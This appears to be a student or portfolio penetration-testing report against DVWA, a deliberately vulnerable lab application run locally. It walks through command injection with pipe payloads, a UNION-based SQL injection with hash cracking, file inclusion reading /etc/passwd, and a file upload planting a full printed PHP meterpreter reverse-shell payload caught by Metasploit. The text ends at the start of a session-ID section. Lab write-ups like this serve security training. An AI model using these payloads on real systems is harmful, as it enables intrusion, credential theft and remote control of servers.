

# Web Application Penetration Testing Report: DVWA

By Md Muhtashim Jahin  
December 2024

5

This Project involved conducting a **targeted web application penetration test** on the **Damn Vulnerable Web Application (DVWA)**, configured at **Medium Security Level**. The goal was to exploit common vulnerabilities and demonstrate their impact while applying ethical hacking methodologies.

The assessment followed a manual approach based on the **OWASP Testing Guide**, supported by advanced tools such as **Burp Suite**, **Metasploit**, and **Hashcat** to aid in Payload Delivery, Session Hijacking, and Password Cracking.

## Key Exploited Vulnerabilities:

- **Command Injection** – Remote system commands executed via vulnerable input fields.
- **SQL Injection** – Extracted sensitive user data by manipulating backend queries.
- **File Upload** – Uploaded a reverse shell due to insufficient input sanitization.
- **File Inclusion (LFI)** – Included internal system files using crafted path traversal.
- **Weak Session IDs** – Demonstrated predictability in session token generation.
- **Authorization Bypass** – Accessed privileged functions without authentication.
- **Open Redirect** – Redirected users to malicious domains via URL parameters.
- **Stored Cross-Site Scripting (XSS)** – Injected persistent JavaScript to hijack sessions.
- **CSP Bypass** – Bypassed Content Security Policy using crafted payloads.
- **Brute Force** – Used dictionary attacks to crack login credentials via predictable or weak password mechanisms.

This engagement reinforced my capabilities in exploiting **OWASP Top 10** vulnerabilities, understanding web app attack surfaces, and communicating findings with proper risk context.

## Command Injection

First, select the security level to medium.

Open-source code.

A screenshot of a Mozilla Firefox browser window displaying the source code of a web application. The browser's address bar shows the URL 'localhost/DVWA/vulnerabilities/view\_source.php?id=exec&security=medium'. The page title is 'Command Injection Source' and the path is 'vulnerabilities/exec/source/medium.php'. The code is a PHP script that checks for a 'Submit' button in the POST data, gets the input, and then executes a ping command based on the operating system. It includes a blacklist for '&&' and ';' operators. The code is as follows:

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';' => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

Here you can see, they have blacklisted “&&” and “;” operators. As a result, I can use the pipe “|” operator to inject my commands and get information from the database.

“10.0.2.15|ls -la /”



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection**
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect
- Cryptography
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

```
total 1048652
drwxr-xr-x 18 root root      4096 Aug 18 17:47 .
drwxr-xr-x 18 root root      4096 Aug 18 17:47 ..
lrwxrwxrwx 1 root root         7 Aug 12 10:24 bin -> usr/bin
drwxr-xr-x 3 root root      4096 Aug 18 17:48 boot
drwxr-xr-x 17 root root     3280 Nov 12 18:26 dev
drwxr-xr-x 184 root root    12288 Nov 12 17:51 etc
drwxr-xr-x 3 root root      4096 Aug 18 15:57 home
lrwxrwxrwx 1 root root         28 Aug 18 17:47 initrd.img -> boot/initrd.img-6.8.
lrwxrwxrwx 1 root root         28 Aug 18 17:47 initrd.img.old -> boot/initrd.img-
lrwxrwxrwx 1 root root         7 Aug 12 10:24 lib -> usr/lib
lrwxrwxrwx 1 root root         9 Aug 18 15:49 lib32 -> usr/lib32
lrwxrwxrwx 1 root root         9 Aug 12 10:24 lib64 -> usr/lib64
drwx----- 2 root root    16384 Aug 18 17:43 lost+found
drwxr-xr-x 2 root root      4096 Aug 18 15:37 media
drwxr-xr-x 2 root root      4096 Aug 18 15:37 mnt
drwxr-xr-x 3 root root      4096 Aug 18 15:49 opt
dr-xr-xr-x 244 root root         0 Nov 12 17:51 proc
drwx----- 10 root root      4096 Nov 12 17:54 root
drwxr-xr-x 37 root root      900 Nov 12 17:51 run
lrwxrwxrwx 1 root root         8 Aug 12 10:24 sbin -> usr/sbin
drwxr-xr-x 3 root root      4096 Aug 18 15:52 srv
-rw----- 1 root root    1073741824 Aug 18 17:47 swapfile
dr-xr-xr-x 13 root root         0 Nov 12 18:09 sys
drwxrwxrwt 2 root root         40 Nov 12 17:51 tmp
drwxr-xr-x 16 root root      4096 Aug 18 15:49 usr
drwxr-xr-x 12 root root      4096 Oct 29 19:44 var
lrwxrwxrwx 1 root root         25 Aug 18 17:47 vmlinuz -> boot/vmlinuz-6.8.11-amc
lrwxrwxrwx 1 root root         25 Aug 18 17:47 vmlinuz.old -> boot/vmlinuz-6.8.11
```

### More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

“10.0.2.15|cat /etc/passwd /”



Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
DVWA Security
PHP Info
About
Logout

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
tss:x:101:104:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:105::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:105:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:106:108:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:107:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
pulse:x:108:110:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
lightdm:x:109:112:Light Display Manager:/var/lib/lightdm:/bin/false
saned:x:110:114::/var/lib/saned:/usr/sbin/nologin
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
rtkit:x:111:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:112:116:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
nm-openvpn:x:113:117:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:114:118:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager/
galeria:x:115:65534::/nonexistent:/usr/sbin/nologin
```

## SQL Injection



Home  
Instructions  
Setup / Reset DB

Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA

**SQL Injection**  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript  
Authorisation Bypass  
Open HTTP Redirect  
Cryptography

DVWA Security  
PHP Info  
About

Logout


## Vulnerability: SQL Injection

User ID:

### More Information


- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

We will open Burp Suite and type "1" as input and intercept the session.



Copy it to the Repeater using Ctrl + R. Now we will inject code at the ID input and crack users & hashed passwords from the response.

Inject (1 UNION SELECT user, password FROM users--) after id. Click Send. Scroll till the last of the response page, there you will find the users and passwords as first name and surname.




Let's crack the hashed passwords, using a free online tool.

I selected Pablo (user) hashed password and opened the hash cracker. Copy-pasted the hash.

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

0d107d09f5bbe40cade3de5c71e9e9b7



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: Green Exact match, Yellow Partial match, Red Not found.


The password is “letmein” and it was hashed using MD5.

## File Upload

I have created a payload using “msfvenom -p php/meterpreter/reverse\_tcp lhost=10.0.2.15 lport=3333 -f raw” in my Linux shell.

Then I copied the payload and created it as a PHP file. The file name is hasina.php. I created a JPEG file of PHP to inject it through the file upload database (hasina.php.jpeg).

I opened Burp Suite and PortSwigger. Opened the hasina.php.jpeg file on the file upload input. Intercepted the request.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About

Logout

## Vulnerability: File Upload

Choose an image to upload:

Browse...

 hasina.php.jpeg


Upload

### More Information

- [https://owasp.org/www-community/vulnerabilities/Unrestricted\\_File\\_Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload)
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

Let's intercept it and change the filename to hasina.php






## Changed filename

```
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=p21vq4i90m93b1rn9uk5f5b4qq; security=medium
21 Connection: keep-alive
22
23 -----WebKitFormBoundaryvTaoVXwb8BQfWY0e
24 Content-Disposition: form-data; name="MAX_FILE_SIZE"
25
26 100000
27 -----WebKitFormBoundaryvTaoVXwb8BQfWY0e
28 Content-Disposition: form-data; name="uploaded"; filename="hasina.php"
29 Content-Type: image/jpeg
30
31 <?php /**/ error_reporting(0); $ip = '10.0.2.15'; $port = 3333; if (($f = 'stream_socket_client') && is_callable($f)) { $s = f('tcp://{$ip}:{$port}');
  $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
  is_callable($f)) { $s = f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if
  (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len =
  socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack('Nlen', $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) {
  case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
  $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b);
  $suhosin_bypass(); } else { eval($b); } die(); }
```

## Forward the request from Burp Suite



We have successfully uploaded our PHP file.

Copy the `/hackable/uploads/hasina.php` and add it to the link after <http://localhost/DVWA>.



Open the payload on your Metasploit. Select the payload, lhost and lport

```

msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> vmtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::8d77:7ef4:b663:b4f4 prefixlen 64 scopeid 0<link>
    ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)
    RX packets 16229 bytes 17532731 (16.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6835 bytes 970035 (947.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 10852 bytes 8975119 (8.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10852 bytes 8975119 (8.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(multi/handler) > set lport 3333
lport => 3333

```

Now execute the URL.

```

localhost/DVWA/hackable/uploads/hasina.php|

```

Run the Meterpreter

```

msf6 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 10.0.2.15:3333
[*] Sending stage (39927 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.15:3333 -> 10.0.2.15:47862) at 2024-11-12 23:33:20 -0500

meterpreter > sysinfo
Computer      : kali
OS           : Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64
Meterpreter  : php/linux
meterpreter >

```


Congratulations! You have successfully secured the Meterpreter connection. YOU'RE IN.

## File Inclusion (Medium)



We will remove “include.php” and add “/etc/passwd” to the URL to see the passwd file of the database.

<http://localhost/DVWA/vulnerabilities/fi/?page=/etc/passwd>




Now we will see the kernel version and database compilation details.

<http://localhost/DVWA/vulnerabilities/fi/?page=/proc/version>



## Weak Session IDs

Click on Generate.



Go to Inspect>Application>Storage>Cookies

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition ...	Prio
PHPSESSID	vmcoirt62or7u4tnpkicq3bh9k	localhost	/	2024-11-...	35					Me
dwwaSession	1732302843	localhost	/DVWA/v...	Session	21					Me
security	medium	localhost	/	Session	14					Me

Generate 2-3 times more.

